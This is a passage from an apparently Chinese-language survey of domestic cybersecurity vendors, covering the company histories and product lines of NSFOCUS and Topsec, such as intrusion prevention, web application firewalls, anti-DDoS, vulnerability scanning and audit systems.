面向企业用户和数据中心推出的下一代入侵防御系统,提供更精准的检测、防御能力和更优化的管理体验,实现对网络基础设施、服务器、客户端以及网络带宽性能的全面防护。

5) NIP2000/5000 入侵防御系统

面向 IPv4 和 IPv6 网络环境下,提供虚拟补丁、Web 应用防护、客户端保护、恶意软件防御、网络及应用层 DoS 防御等功能。

6) NIP2000D/5000D 入侵检测系统

帮助用户定位各种网络威胁,以及违反安全策略的行为,并提供翔实、有效的指导措施,进而实现检测—响应一体化的解决方案。

7) SVN5600/5800 安全接入网关

最高支持 5 万并发用户在线,可满足不同规模企业的远程接入、移动办公、桌面云接入需求,帮助企业在保证信息安全的前提下提升办公及运维效率,并保证接入用户的一致体验。

8) ASG2000 上网行为管理产品

帮助企业解决不合规上网行为带来的工作效率低下、带宽滥用、病毒感染、内部信息泄露以及法律合规等问题。具有精准应用识别、高可靠性、全面威胁过滤和专业报表等特点。

9) WAF2000/5000 Web 应用防火墙

面向企业用户推出的一款专业 Web 应用安全防护产品,满足各类法律法规(如 PCI、等级保护)、企业内部控制规范的要求,为企业 Web 应用提供全方位的防护。

10）USG6000V 虚拟综合业务网关

面向数据中心推出的一款基于 NFV 架构云化多业务综合业务网关产品，支持业界最多的 6000＋应用识别，集路由、传统防火墙、VPN、入侵防御、防病毒、负载均衡等多种网关功能于一体，帮助虚拟网络构建安全的逻辑边界。

## 4.3 北京神州绿盟信息安全科技股份有限公司

北京神州绿盟信息安全科技股份有限公司（简称绿盟科技），总部位于北京。在国内外设有 30 多个分支机构，为政府、运营商、金融、能源、互联网以及教育、医疗等行业用户，提供安全产品及解决方案。从成立之初，绿盟科技不断明确持续创新的价值观。凭借技术团队的深厚技术底蕴及勇于创新的精神，绿盟科技在其 10 年的发展历程中，镌刻了国内信息安全行业的多项第一：第一家推出网络入侵防御类产品；第一家推出高性能远程漏洞扫描类产品；第一家推出专业的 DDoS 攻击防护类产品；第一家推出 Web 应用专用防护网关类产品；网络入侵检测/防护产品的第一市场占有率等。

### 4.3.1 基本情况

绿盟自 2000 年 4 月成立以来，在检测防御类、安全评估类、安全监管类等领域，为客户提供入侵检测/防护、抗拒绝服务攻击、远程安全评估以及 Web 安全防护等产品以及专业安全服务，客户覆盖国民经济的多个行业，尤其在政府、运营商、金融、能源、教育、医疗等重点行业。凭借具有同行业领先水平的安全专家持续不懈的努力，绿盟在十多年的发展历程中收获了众多创新成果，产品主要包括下一代防火墙（NF）、网络入侵防护系统（NIPS）、抗拒绝服务攻击系统（ADS）、远程安全评估系统（RSAS）、Web 应用防火墙（WAF）、威胁分析系统（TAC）等。北京神州绿盟信息安全科技股份有限公司于 2014 年 1 月 29 日起在深圳证券交易所创业板上市交易，股票简称：绿盟科技，股票代码：300369。自 2007 年起，绿盟开始积极拓展海外市场。现已在日本东京、美国硅谷、中国香港设立子公司，并在欧洲、东南亚设立分支机构，深入开展全球业务。客户覆盖美国、日本、英国、荷兰、新加坡、马来西亚、韩国、阿联酋等多个国家与地区。正在为保障全球客户的网络与业务的平稳运行而持续努力。同时公司与国际领先的安全专业机构、合作伙伴建立联系，满足更大范围国际市场的安全需求。由于公司加大对国内、国际市场拓展，取得了成效，实现了销售收入的持续增长，2014 年营业收入同比增长 12.78％。

### 4.3.2 发展历程

2000 年 4 月 25 日，绿盟科技于北京成立。同年 11 月 13 日，绿盟科技“冰之眼”网络入侵侦测系统通过公安部鉴定。同年 12 月 26 日，国内第一批 CIW 认证网络安全专家在绿盟科技产生。

2001 年 8 月 30 日，绿盟科技远程安全评估系统通过公安部鉴定。同年 9 月 29 日，绿盟科技入选国家网络安全服务试点单位。

2002年5月15日,绿盟科技通过信息产业部软件企业认定。同年6月20日,绿盟科技网络入侵检测系统——“冰之眼”通过中国国家信息安全产品认证。同年6月28日,绿盟科技黑洞获得计算机信息系统安全专用产品销售许可证。同年8月2日,绿盟科技RSAS远程安全评估系统(V2.02)获得国家信息安全认证产品型号证书。同年12月12日,绿盟科技获得国家首批信息安全服务资质。

2003年7月13日,绿盟科技荣获“中国网络安全值得信赖服务品牌”。同年8月14日,绿盟科技荣获“中国信息安全优秀解决方案”奖。同年11月20日,绿盟科技荣获“中国电子政务信息安全优秀供应商”奖。

2004年6月25日,绿盟科技推出千兆线速入侵检测系统。同年7月15日,绿盟科技获得国际和国内质量体系双认证。同年11月5日,绿盟科技获得由国家信息安全测评认证中心颁发的信息安全服务资质证书。同年12月30日,绿盟科技获得由中国信息安全分级认证推进大会颁发的EAL3级证书。

2005年9月5日,绿盟科技入选“国家网络与信息安全信息通报技术支持单位”。同年12月6日,绿盟科技远程安全评估系统及入侵检测/防护系统通过CVE兼容性认证。同年12月19日,绿盟科技网络入侵检测系统双向线速处理能力达到64B 2Gbps指标。

2006年2月11日,绿盟科技包揽2005年入侵检测/保护系统奖项。同年3月21日,绿盟科技首家荣获“涉密信息系统NIPS产品检测证书”。同年7月11日,绿盟科技“极光”V4发布。

2007年1月10日,绿盟科技获中国互联网大会最佳安全服务奖。同年4月4日,绿盟科技成为国内首家通过ISO 27001认证的安全公司。同年7月9日,绿盟科技成为全国信息安全标准委员会工作组成员。同年11月16日,绿盟科技自主研发的高性能流量清洗系统正式上市。同年12月18日,绿盟科技率先推出国内首款千兆线速IPS产品。

2008年1月9日,绿盟科技率先在国内发布Web应用防火墙。同年2月20日,绿盟科技两款“黑洞”高端流量分析新品成功上市。同年3月10日,绿盟科技远程安全评估系统获得国际权威认证(WCL认证)。同年6月6日,绿盟科技极光远程安全评估系统“漏洞管理系列”正式上市。同年7月8日,绿盟科技首批获国家一级应急处理服务资质。同年7月25日,绿盟科技下一代安全网关产品正式上市。同年8月8日,绿盟科技极光远程安全评估系统“风险核查系列”正式上市。同年8月25日,绿盟科技安全审计系统和内容安全管理系统新版本正式上市。同年11月17日,绿盟科技极光安全配置核查系统正式上市。同年12月17日,绿盟科技推出业界首款通过第三方权威评测的万兆线速IPS产品。

2009年3月20日,绿盟科技与微软建立MAPP合作伙伴关系。同年9月16日,绿盟科技NIPS首家获得入侵防护类产品EAL3级证书。同年11月1日,绿盟远程安全评估系统与绿盟Web应用防护系统双双获得EAL3级证书。

2010年3月31日,绿盟科技IPS产品荣获NSS Labs Recommend认证。同年6月12日,绿盟科技获首批信息安全风险评估服务资质证书。同年7月9日,绿盟科技新一代万兆多核抗DDoS产品发布上市。同年8月20日,绿盟科技与StopBadware达成战略合作信誉服务国际共享。同年10月26日,绿盟科技域名安全产品DSS发布上市。同年

12 月 20 日，绿盟科技网站域名解析监测服务上市。同年 12 月 22 日，绿盟安全审计系统—堡垒机正式上市。

2011 年 4 月 15 日，绿盟科技安全基线管理系列产品上市。同年 4 月 25 日，绿盟科技网站安全监测系统上市。同年 5 月 30 日，绿盟科技反钓鱼网站监控服务上市。同年 8 月 18 日，绿盟科技 WAF 获值得 CSO 信赖的高端产品奖。

2012 年 7 月 6 日，绿盟科技发布国内首款下一代入侵防护系统。同年 7 月 19 日，绿盟科技入侵防护系统入围 Gartner 魔力象限。同年 11 月 1 日，绿盟科技获批成立"网络攻防关键技术北京市工程实验室"。同年 12 月 21 日，绿盟科技 Web 应用漏洞扫描系统上市。

2013 年 4 月 25 日，绿盟科技下一代防火墙上市。同年 12 月 9 日，绿盟科技获"国家漏洞库一级技术支撑单位"。

2014 年 1 月 29 日，绿盟科技在深交所创业板上市。同年 3 月 21 日，绿盟科技可管理安全服务（MSS）荣获国际奖项。同年 5 月 21 日，绿盟科技通过 ISO 27001 认证，树立云安全服务行业标杆。同年 8 月 1 日，绿盟科技发布新一代威胁防御整体解决方案。同年 9 月 15 日，绿盟科技发布工控漏洞扫描系统 ICSScan。同年 10 月 20 日，绿盟科技数据库审计系统上市。

2015 年 4 月 8 日，绿盟数据泄露防护系统（NSFOCUS DLP）上市。同年 5 月 20 日，绿盟科技投资金山安全。

### 4.3.3 主要产品

绿盟科技网络安全产品主要分为三大类，分别是检测防御类、安全评估类、安全监管类，大约有 19 个产品系列。

**1. 检测防御类**

1）绿盟抗拒绝服务系统

针对目前流行的 DDoS 攻击，包括未知的攻击形式，绿盟科技提供了自主研发的抗拒绝服务产品（NSFOCUS Anti-DDoS System，NSFOCUS ADS）。通过及时发现背景流量中各种类型的攻击流量，NSFOCUS ADS 可以迅速对攻击流量进行过滤或旁路，保证正常流量的通过。产品可以在多种网络环境下轻松部署，不仅能够避免单点故障的发生，同时也能保证网络的整体性能和可靠性。

绿盟科技推出了三位一体的异常流量清洗解决方案，可满足电信运营商对大型 Anti-DDoS 系统"可管理、可运营"的需求。该解决方案由异常流量检测系统（NSFOCUS NTA）、异常流量净化系统（NSFOCUS ADS）及管理和取证系统（NSFOCUS ADS-M）组成。

2）绿盟抗拒绝服务系统管理中心

绿盟抗拒绝服务系统管理中心（NSFOCUS ADS-M，原叫 PAMADS）是绿盟科技在原有 ADS 和 NTA 产品的基础上，进一步融合云平台技术，推出的 7×24 小时 DDoS 攻击防御解决方案。绿盟 ADS with MSS 可以帮助用户将本地的 ADS 和 NTA 设备（如果

有的话)与绿盟安全云对接和同步,由绿盟安全专家团队协助用户对拒绝服务攻击进行全天候监控,从事前检测预防、事中响应防护、事后持续监控的角度,最大限度减少 DDoS 攻击带来的损失,同时帮助用户从繁重的日常安全维护工作中解脱出来,让用户能够专注于自身核心业务的发展。

3) 绿盟 NF 防火墙系统

绿盟下一代防火墙(NSFOCUS NF)是绿盟科技构筑在最新一代 64 位多核硬件平台基础之上,采用最新的应用层安全防护理念,同时结合先进的多核高速数据包并发处理技术,研发而成的企业级下一代边界安全产品。其核心理念是立足于用户网络边界,建立起以应用为核心的网络安全策略和以内网资产风险识别、云端安全管理为显著特征的全方位的安全防护体系。

4) 绿盟网络入侵检测系统

绿盟科技根据多年攻防积累以及产品研发经验,推出了新一代绿盟网络入侵检测系统(NSFOCUS Network Intrusion Detection System,NSFOCUS NIDS),绿盟 NIDS 不但具备国内领先的攻击规则特征库,能对已知安全威胁进行检测,而且具备持续更新的信誉特征库,能够降低未知的恶意软件所带来的危害,同时内网安全功能能有效地防止内网持续渗透,有效降低了敏感数据的泄露和服务器的异常外联。该产品融合高性能、高安全性、高可靠性和易操作性等特性,产品具备敏感数据外发检测、客户端攻击检测、服务器非法外联检测、僵尸网络检测等多项功能。

5) 绿盟网络入侵防护系统

绿盟网络入侵防护系统(NSFOCUS Network Intrusion Prevention System,NSFOCUS NIPS),绿盟 NIPS 不但具备国内领先的攻击规则特征库,能对已知安全威胁进行防护,而且具备持续更新的信誉特征库,能够降低未知的恶意软件所带来的危害,同时内网安全功能能有效地防止内网持续渗透,有效降低了敏感数据的泄露和服务器的异常外联。产品具备敏感数据保护、客户端防护、服务器非法外联防护、僵尸网络防护等多项功能,能够为用户提供深度攻击防御和内网安全保护。

6) 绿盟网络流量分析系统

绿盟科技网络流量分析系统(NSFOCUS Network Traffic Analyzer,NSFOCUS NTA)是一款基于流技术的骨干网流量分析产品,主要功能包括各类异常流量的检测及网络流量的统计分析等,可分析诸如 DDoS 流量、网络滥用误用、蠕虫爆发、P2P 流量等骨干网上的大部分异常流量。产品既可作为独立的流量分析系统进行部署,也可作为异常流量检测产品与绿盟抗拒绝服务产品一起构成抗 DDoS 攻击的一体化解决方案。产品特性主要包括有先进的基线生成算法、丰富的流量异常检测、灵活高效的检测、强大的处理性能、即插即用。

7) 绿盟威胁分析系统

绿盟威胁分析系统(TAC)可以精确检测通过网页、电子邮件或文件共享方式试图进入内部网络的恶意软件,包括零日攻击及具有抗检测能力的高级恶意软件。该产品的特点是,检测已知和零日攻击,抗逃避能力强;检测恶意软件全生命周期活动;分析应用协议及文件类型全面;检测精确;多引擎集成,提供事件响应的优先排序;提供闭环的纵深

解决方案等。

8）绿盟 Web 应用防火墙

绿盟科技 Web 应用防火墙（WAF）将客户资产作为组织 Web 安全解决方案的依据，用黑、白名单机制相结合的完整防护体系，通过精细的配置将多种 Web 安全检测方法连结成一套完整（COMPLETE）的解决方案，并整合成熟的 DDoS 攻击抵御机制，能够在 IPV4、IPV6 及二者混合环境中抵御 OWASP Top 10 等各类 Web 安全威胁和拒绝服务攻击，并以较低的运营成本为各种机构提供透明在线部署、路由旁路部署、镜像部署和云部署，能方便快捷的部署上线，保卫 Web 应用，免遭当前和未来的安全威胁。

9）绿盟 Web 应用防护系统（可管理系列）

绿盟 Web 应用防护系统（可管理系列）（NSFOCUS WAF with MSS，原叫 PAMWAF）是绿盟科技在原有 WAF 产品的基础上，进一步融合云平台技术，推出的 7×24 小时 Web 应用安全云监护解决方案。绿盟 WAF with MSS 可以实现将用户本地 WAF 设备与绿盟安全云对接和同步，由绿盟安全专家团队协助用户对网站安全隐患和遭受的攻击威胁进行全天候监控，从事前检测预防、事中响应防护、事后持续监控的角度，最大限度降低 Web 应用安全风险。

10）绿盟数据泄露防护系统

绿盟数据泄露防护系统（NSFOCUS Data Loss Prevention System，NSFOCUS DLP），NSFOCUS DLP 基于数据存在的三种形态（存储、使用、传输），对数据生命周期中的各种泄密途径进行全方位的监察和防护，保证了敏感数据泄露行为事前能被发现，事中能被拦截和监察，事后能被追溯，使得数据泄露行为无处遁形，敏感数据无径可出。

### 2. 安全评估类

1）绿盟安全配置核查系统

绿盟安全配置核查系统（NSFOCUS Benchmark Verification System，NSFOCUS BVS）。该产品具备完善的安全配置库，采用高效、智能的识别技术，可以实现对网络资产设备自动化的安全配置检测、分析，并提供专业的安全配置建议与合规性报表。该系统的应用，大大提高了安全配置检查的方便性、准确性，在节省时间成本的同时，让安全配置维护工作变得有条不紊而且简单、易于操作。其关键功能包括：产品内置默认设备和系统检查模板，支持按照信息安全等级保护要求进行配置核查；支持多种协议远程登录目标系统进行检查，支持在线设备安全配置核查和离线设备安全配置核查；安全配置核查过程只检查系统配置情况，不对系统配置进行任何修改，确保业务持续性和业务安全；支持自定义安全配置检查功能，支持根据信息系统安全等级保护要求对系统进行配置核查；提供检查过程行为审计；提供基于角色的分析、统计报表。

2）绿盟工控漏洞扫描系统

绿盟工控漏洞扫描系统（NSFOCUS Industrial Control Systems Vulnerability Scanning System，NSFOCUS ICSScan）可以通过远程安全检测的方式，批量发现工控设备、工控软件以及支撑他们运行的服务器、数据库、网络设备的安全风险。该产品覆盖多样的工业控制系统，并且能够进行可视化工控风险展示，除此之外还具有完整的工控资

产管理与完善的漏洞管理流程。

3）绿盟远程安全评估系统

绿盟远程安全评估系统（NSFOCUS Remote Security Assessment System，NSFOCUS RSAS）是绿盟科技结合多年的漏洞挖掘和安全服务实践经验，自主研发的新一代漏洞管理产品，它高效、全方位的检测网络中的各类脆弱性风险，提供专业、有效的安全分析和修补建议，并贴合安全管理流程对修补效果进行审计，最大程度减小受攻击面。该产品将多种检查能力合一，能够发现系统各类安全隐患。并实现闭环安全管理，促进安全管理流程实施。还配备有丰富的漏洞、配置知识库，有灵活的部署方式，在各种网络环境中均可使用。

4）绿盟网站安全监测系统

绿盟网站安全监测系统（NSFOCUS WEB Security Monitoring System，NSFOCUS WSM），该系统能够根据站点管理者的监管要求，通过对目标站点进行不间断的页面爬取、分析、匹配，为客户的互联网网站提供远程安全监测、安全检查、实时告警。该产品能够多维度、高频率、全方位洞察站点群的各项风险隐患，可对目标站点进行高频率的风险监测，一旦发生高危安全事件，及时告警，第一时间帮助客户降低风险。并且可以远程透明监测，无须改变现有网站结构，只要对 WSM 系统简单配置，就可对用户网站远程监测，无须部署任何代理设备。拥有可视化、全局视图的风险度量报告，展示各级站点整体风险状况，上级组织可以很方便查看各个下级组织的风险情况，并能进行平级组织的风险对比，支持各种趋势分析、汇总查看。还具有灵活、可扩展的架构设计，可根据监控的站点规模的扩充，方便扩展设备以实现监测性能的提升。

5）绿盟 Web 应用漏洞扫描系统

绿盟 Web 应用漏洞扫描系统（NSFOCUS Web Vulnerability Scanning System，NSFOCUS WVSS），以其便捷的配置、全面快速地检测能力和多环境适应性成为 Web 应用安全评估的利器。该系统可自动获取网站包含的相关信息，并全面模拟网站访问的各种行为，比如，按钮点击、鼠标移动、表单复杂填充等，通过内建的“安全模型”检测 Web 应用系统潜在的各种漏洞，同时为用户构建从急到缓的修补流程，满足安全检查工作中所需要的高效性和准确性。该产品采用高效稳定的扫描引擎，基于嵌入式系统平台，通过内核级优化，运用智能页面爬取、资源动态调节、代理缓存机制和实时任务调度等技术，实现了对大规模网站的快速、稳定的扫描。能够进行全面的 Web 应用安全检测，检测范围覆盖了各企事业单位的门户网站、电子政务的互动平台和政务信息公开服务系统等，覆盖了论坛、内容管理系统（CMS）和电子商务应用系统等平台。还采用了多视角风险评估模型，同时提供了安全评估和风险自评两种模式，既可以周期性的进行全面安全检测，还可以结合实际业务系统进行深入的安全评估。除此之外还有专家级统计分析报告，融入漏洞修补流程和漏洞精确定位技术，既可以展示各站点的整体风险等级和对比风险情况，还可以直观、便捷地查看每个漏洞的详细信息及修补建议，很好地帮助用户分步骤的修补漏洞以及验证修补效果。

### 3. 安全监管类

1）绿盟数据库审计系统

绿盟数据库审计系统（NSFOCUS Database Audit System，DAS）是能够实时监视、记录网络上的数据库活动，对数据库操作进行细粒度审计的合规性管理系统。它通过对用户访问数据库行为的记录、分析和汇报，用来帮助用户事后生成合规报告、事故追根溯源，同时加强内外部网络行为记录，提高数据资产安全。DAS是一款专业、实时进行数据库访问监视与审计的数据库安全设备。能够多角度分析数据库活动，并对异常的行为具有告警通知、审计记录、时候追踪分析功能。DAS独立于数据库进行配置和部署，这种方式能够在不影响数据库的前提下，达到安全管理的目的。DAS支持灵活的部署模式，包括旁路和多级部署模式。与传统数据库审计产品中的SQL处理机制（依赖于正则表达式、字符串等技术识别SQL）不同，DAS完全模拟数据库的词法、语法（lex/yacc）解析，可以精准、智能的识别SQL类型，从而灵活地构建行为模型，且能够快速、准确地配置和定位策略。此外，通过智能的SQL识别，采用启发式风险评估，能够及时发现数据库操作的潜在风险，从而能够实现事后对数据库操作记录进行合规性分析。由于数据库系统的庞大和复杂，数据库自身存在各种各样的漏洞，出于应用系统的稳定性等考虑，数据库系统往往不能及时升级补丁修复漏洞，这就给黑客对数据库的攻击提供了便利条件。DAS通过漏洞攻击特征识别技术，在不需要数据库做任何补丁、升级工作的前提下，即可实现对400种以上的数据库漏洞攻击行为进行准确监测，及时告警。DAS能够通过易用的配置，达到细粒度访问审计配置的目的，直接在DAS上对数据库用户权限进行细粒度划分，对于违反细粒度策略的访问行为进行审计、告警，从而确保数据库操作达到合规性要求。

2）绿盟企业安全中心

云安全中心是绿盟科技推出的一款移动终端软件，它能帮助用户及时地获取全球最新安全动态，接收威胁预警，以便用户能够及时采取措施保障网络与信息安全。其中设有云监护专区，通过它可以了解全国Web安全威胁态势。云监护专区将通过实时地展示当前安全威胁级别以及绿盟科技在全国范围内监测到的DDoS攻击和Web应用攻击的总体概况，帮助了解您所处的信息安全环境。还有云安全中心，提供全球最新的网络安全资讯，对最新的Web漏洞、软件漏洞、恶意代码与POC/工具发布情况进行预警。让用户能够及时了解安全环境，及时了解潜在的安全隐患，以便及时采取预防措施保障网络安全。

3）绿盟安全审计系统

绿盟安全审计系统（NSFOCUS Security Audit System，NSFOCUS SAS）通过网络数据的采集、分析、识别，实时动态监测通信内容、网络行为和网络流量，发现和捕获各种敏感信息、违规行为，实时报警响应，全面记录网络系统中的各种会话和事件，实现对网络信息的智能关联分析、评估及安全事件的准确全程跟踪定位，为整体网络安全策略的制定提供权威可靠的支持。绿盟安全审计系统具有三大功能。

（1）内容审计。NSFOCUS SAS系统提供深入的内容审计功能，可对网站访问、邮

件收发、远程终端访问、数据库访问、数据传输、文件共享等提供完整的内容检测、信息还原功能；并可自定义关键字库，进行细粒度的审计追踪。

(2) 行为审计。NSFOCUS SAS 系统提供全面的网络行为审计功能，根据设定行为审计策略，对网站访问、邮件收发、数据库访问、远程终端访问、数据传输、文件共享、网络资源滥用(即时通信、论坛、在线视频、P2P 下载、网络游戏等)等网络应用行为进行监测，对符合行为策略的事件实时告警并记录。

(3) 流量审计。NSFOCUS SAS 系统提供基于协议识别的流量分析功能，实时统计出当前网络中的各种报文流量，进行综合流量分析，为流量管理策略的制定提供可靠支持。

4) 绿盟安全审计系统—堡垒机系列

绿盟安全审计系统—堡垒机系列(NSFOCUS SAS-H Series，简称堡垒机)提供一套先进的运维安全管控与审计解决方案，目标是帮助企业转变传统 IT 安全运维被动响应的模式，建立面向用户的集中、主动的运维安全管控模式，降低人为安全风险，满足合规要求，保障企业效益。绿盟安全审计系统—堡垒机主要有三大功能。

(1) 集中账号管理。堡垒机建立基于唯一身份标识的全局实名制管理，支持统一账号管理策略，实现与各服务器、网络设备等无缝连接，集中管理主账号(普通用户)、从账号(目标设备系统账号)及相关属性。

(2) 集中访问控制。堡垒机通过集中统一的访问控制和细粒度的命令级授权策略，确保用户拥有的权限是完成任务所需的最小权限，实现集中有序的运维操作管理，防止非法、越权访问事件发生。

(3) 集中安全审计。基于唯一身份标识，堡垒机通过对用户从登录到退出的全程操作行为审计，监控用户对被管理设备的所有敏感关键操作，提供分级告警，聚焦关键事件，实现对安全事件及时预警发现、准确可查。

## 4.4 北京天融信科技股份有限公司

北京天融信科技股份有限公司(简称天融信)，是中国领先的信息安全产品与服务解决方案提供商。基于创新的“可信网络架构”以及业界领先的信息安全产品与服务，天融信致力于改善用户网络与应用的可视性、可用性、可控性和安全性，降低安全风险，创造业务价值。

### 4.4.1 基本情况

1995 年 11 月，天融信创办于北京市海淀区中关村。从 1996 年率先推出填补国内空白的自主知识产权防火墙产品，到自主研发的可编程 ASIC 安全芯片，到云时代超百 G 机架式“擎天”安全网关，天融信连续 10 年以上位居中国信息安全市场防火墙、安全网关、安全硬件第一，天融信始终引领和见证着中国信息安全产业发展的每一个里程碑。

### 4.4.2 发展历程

1995 年 11 月,天融信创办于北京市海淀区中关村。

1996 年 6 月,成功研制出我国第一套自主版权的防火墙系统,填补了国内空白。

2001 年 2 月,天融信安全产品走出国门,分别在瑞士、波兰、意大利等一百多个国家和地区安装使用。

2003 年 1 月,公司销售额突破亿元,开创国内安全行业发展的里程碑。

2004 年 2 月,据国际数据公司(IDC)数据统计,2003 年下半年,天融信防火墙产品市场份额达到了 17.28%,在国内外安全厂商中处于领先地位,改变了国内厂商一直处于弱势的局面,创造了中国网络安全界又一里程碑。同年 12 月,被国际著名咨询机构 Deloitte 评为“2004 年亚太高科技成长企业 500 强”。同年 12 月,推出“可信网络架构(TNA)”,并得到中国信息产业商会信息安全产业分会倡导及推广。

2005 年 9 月,入选电子政务 100 强企业,并成为第一家跨入前十强的网络安全企业。同年 10 月,荣获 2005 中国网络主管调查“中国最具影响力信息安全解决方案提供商”。

2006 年 2 月被中国电子信息产业发展研究院评为“2005～2006 中国网络安全产品市场最具价值企业”。同年 10 月,推出中国第一台自主知识产权的 ASIC 防火墙,“猎豹”横空出世。

2007 年 9 月,率先发布可信并行计算安全平台及万兆防火墙产品。

2008 年 9 月,天融信作为中国信息安全的领导企业成功入围榜单,喜获中国软件业收入百强企业称号。

2009 年 10 月,天融信为新中国成立六十周年庆典活动信息安全保驾护航。

2010 年 4 月,天融信获得 2010 年中国计算机安全大会年度突出贡献奖。同年 5 月,天融信荣获“首届中关村自主创新示范企业”称号,并入选中关村 “十百千工程”。同年 7 月,天融信多核多级超百 G 安全网关“擎天”发布会在北京隆重召开,擎天引领了云时代安全网关产品的发展方向。

2011 年 4 月,IDC《中国 IT 安全市场分析(2010 年)》报告数据显示,2010 年中国防火墙/VPN 硬件市场中,天融信以 16.8%的市场份额遥遥领先,连续数年位居市场占有率第一位。同年 8 月,天融信顺利入选 CNCERT 国家级网络安全应急服务支撑单位。

2013 年 1 月,天融信获得国家“党政科技进步一等奖(省部级)”。标志着天融信产品的技术领先性,天融信产品技术继续领跑国内信息安全市场。同年 11 月,天融信通过 TL9000 电信业质量管理认证,成为国内第一家通过 TL9000 的专业安全设备供应商,标志着天融信公司在质量管理体系方面已达到电信行业质量标准。

2014 年 1 月,安全就是攻防能力的较量。在国家信息安全漏洞共享平台 2013 年全年统计漏洞信息排名中,天融信以前三名的身份荣获国家互联网应急中心(CNCERT)、国家信息安全漏洞共享平台(CNVD)联合颁发的 2013 年漏洞信息报送突出贡献单位的光荣称号。同年 6 月,根据 IDC、CCID 报告数据显示,天融信在硬件防火墙市场领域继续排名第一,并在整体网络安全硬件市场竞争力分析中遥遥领先,延续了此前连续 10 余年的行业领军品牌地位。

### 4.4.3　主要产品

天融信安全产品主要分为七类,分别是:用户与终端安全、数据保护、边界安全、业务交付、Web 安全、合规审计、安全管理等。

#### 1. 用户与终端安全

1）主机监控与审计 TopDesk

天融信网络卫士主机监控与审计系统 TopDesk 是第三代终端管理系统,在具备补丁管理、准入控制、存储介质(U 盘等)管理、非法外联管理等功能基础上,增加风险管理和主动防范机制,具备完善的违规监测和风险分析,实现有效防护和控制,降低风险,并指导持续改进和完善防护策略。

2）移动存储介质管理

天融信移动存储介质管理系统是基于天融信“可信网络架构”而开发的安全策略的移动存储介质管理产品,系统采用 B/S 与 C/S 相结合的管理构架。系统以用户作为主体,移动存储介质作为客体,主机作为执行者,可以提供对移动存储介质的管理和控制,借助于注册登记、授权使用、介质保护等多种技术手段对移动存储介质进行安全管理。

3）网络卫士集中身份管理系统 TopUTS

天融信推出的统一身份管理系统,通过对企业的用户和系统资源进行集中身份管理、集中认证管理、集中授权管理和集中审计管理,让企业应用系统的访问方式更加简便、安全,大幅提升企业的整体生产力和工作效率。

#### 2. 数据保护

1）容灾系统

天融信容灾系统是对业务性要求极高的企业提供的业务高可用容灾解决方案,具有为客户提供业务数据零丢失,业务高可用的功能。支持 Windows、Linux 和 UNIX 等操作系统平台。用户通过选择相应的产品版本,即可为企业中数据库服务器以及关键业务的应用服务器提供快速、可靠和完整的数据备份和业务接管。该系统采用国际上先进的 TureCDP 技术对数据进行实时同步,并提供了粒度无限的恢复点,不仅可以实现数据无丢失的功能,还可以实现数据任意回退的功能。该系统采用底层驱动复制技术进行数据实时增量传输,实现对客户生产服务器性能无影响。该系统提供智能业务切换功能,采用先进的虚拟地址漂移技术,为客户提供自动或手动的业务切换,从而实现生产业务的连续性。

2）备份存储系统

天融信备份存储系统是一种集备份、磁盘阵列(FC SAN/IPSAN/NAS)、虚拟带库等功能为一体的软、硬件一体化备份平台。天融信备份存储系统包含一整套阶梯式产品,完全可以服务于各种不同级别的数据备份存储需求。天融信备份存储系统可采用 SATA、SAS、SSD 等多种磁盘,提供 FC 光纤、万兆以太网以及千兆以太网的扩展卡以满足用户不同的应用需求。

3）数据防泄露系统

TopNDLP 是由天融信公司开发具有自主知识产权的真正的数据防泄露产品。可满足 PCS DSS、SOX、HIPAA 等法规的数据安全要求，也可满足国内安全法规要求以及企业内部规定的符合机密样本的数据的安全要求。其以集中策略为基础，采用深层内容分析，对静态数据、动态数据和使用中的数据进行识别、监控、保护的产品。

4）文档安全管理系统

TDSM-DSM 是一款功能强大且易于使用的文档安全管理软件，该系统可采用 128、256 位高强度加密算法实时加密文件，综合集成了动态文档加密技术、身份认证技术、硬件绑定技术等多种技术对指定类型的文件进行实时、强制、透明的加解密。并能对文档进行细分化的权限设置，确保加密信息在特定授权范围内进行指定操作。通过文档强制加密和实时权限控制，为企业提供安全授权下的机密信息共享机制，有效防止数据丢失或泄露，有助于更深入、更全面地实施数据保护，从而确保企业机密数据的高度安全。

5）网络存储与管理系统

天融信网络存储与管理系统系列立足技术为先导，为用户提供高性价比专业化的企业级、运营级存储产品和解决方案，广泛应用于金融、电信、监控、制造、电力、教育、政府等行业。天融信网络存储与管理系统提供 SAN/NAS 一体化存储服务、多业务平台数据集中存储与管理、用户组文件共享服务等解决方案。兼容 Windows 2000/XP/2003/2008/Vista、Linux、Solaris、HP-UX、AIX、MacOS 等各种操作系统，具有高性能、高品质、高可扩充性、高集成度和高性价比的特点。

6）敏感信息集中管控系统

敏感信息集中管控系统是以集中安全存储为基础，采用加密保存、授权使用、精确控制和全程审计的防护，对数据进行的加密集中存储、文件授权使用、强制身份认证、安全保密外带(包括打印水印、加密外发)、全程审计的产品。

7）数据库加密与加固系统

TDSM-DBS 是由天融信公司具有自主知识产权的数据库安全防护产品。系统从计算机数据安全着手，作为数据安全保护中的最后一道防线，构建了一个完整的高强度的数据库安全防护体系。TDSM-DSM 满足等级保护、分级保护、军队防护标准以及互联网、医疗等行业中对数据进行防泄露的安全政策要求。其基于数据库字段级透明加解密技术，采用授权访问控制而设计的面向服务的数据库安全管理体系。覆盖数据库安全加固、数据泄露防护、用户授权访问、敏感数据保护、对应用透明的计算机数据库层面安全防护。

8）数据库防火墙系统

天融信数据库防火墙系统（TDSM-DBFW）是一款专业的、主动、实时保护数据库安全的解决方案。TDSM-DBFW 具有虚拟补丁（VPatch）、SQL 防火墙、访问控制三大引擎，可提供黑白名单和例外策略、潜在风险评估和防护、用户访问权限控制，以及针对数据库漏洞提供的虚拟补丁，并且具有实时监控数据库活动和灵活的告警功能。

**3. 边界安全**

1）NGFW®下一代防火墙（猎豹六系列）

天融信凭借 20 年以来积累的安全产品研发与部署经验，经过“猎豹”防火墙近十年来的市场历练和几代更迭后，针对当前的应用模式和安全威胁，推出天融信 NGFW（r）下一代防火墙——全新第六代猎豹。第六代猎豹具备如下特点，即 2～7 层高性能安全处理；高精度应用识别；APT 未知威胁防御；可视化智能安全管理等。

2）IPSEC VPN 系列产品、VONE 系列产品

网络卫士 VPN 系统包括 IPSEC VPN、VONE（IPSEC/SSL VPN 多合一网关）两大系列，向用户提供成熟、完善的高性能 VPN 接入方案；拥有包括政府、金融、能源、电信、交通、军队、教育和企业等行业在内的两万余名用户。国内最大 VPN 网络的运营，多个全球性 VPN 项目的实施，验证着天融信 VPN 产品凭借卓越的品质与技术进入了国际领先行列。

3）网闸 TopRules

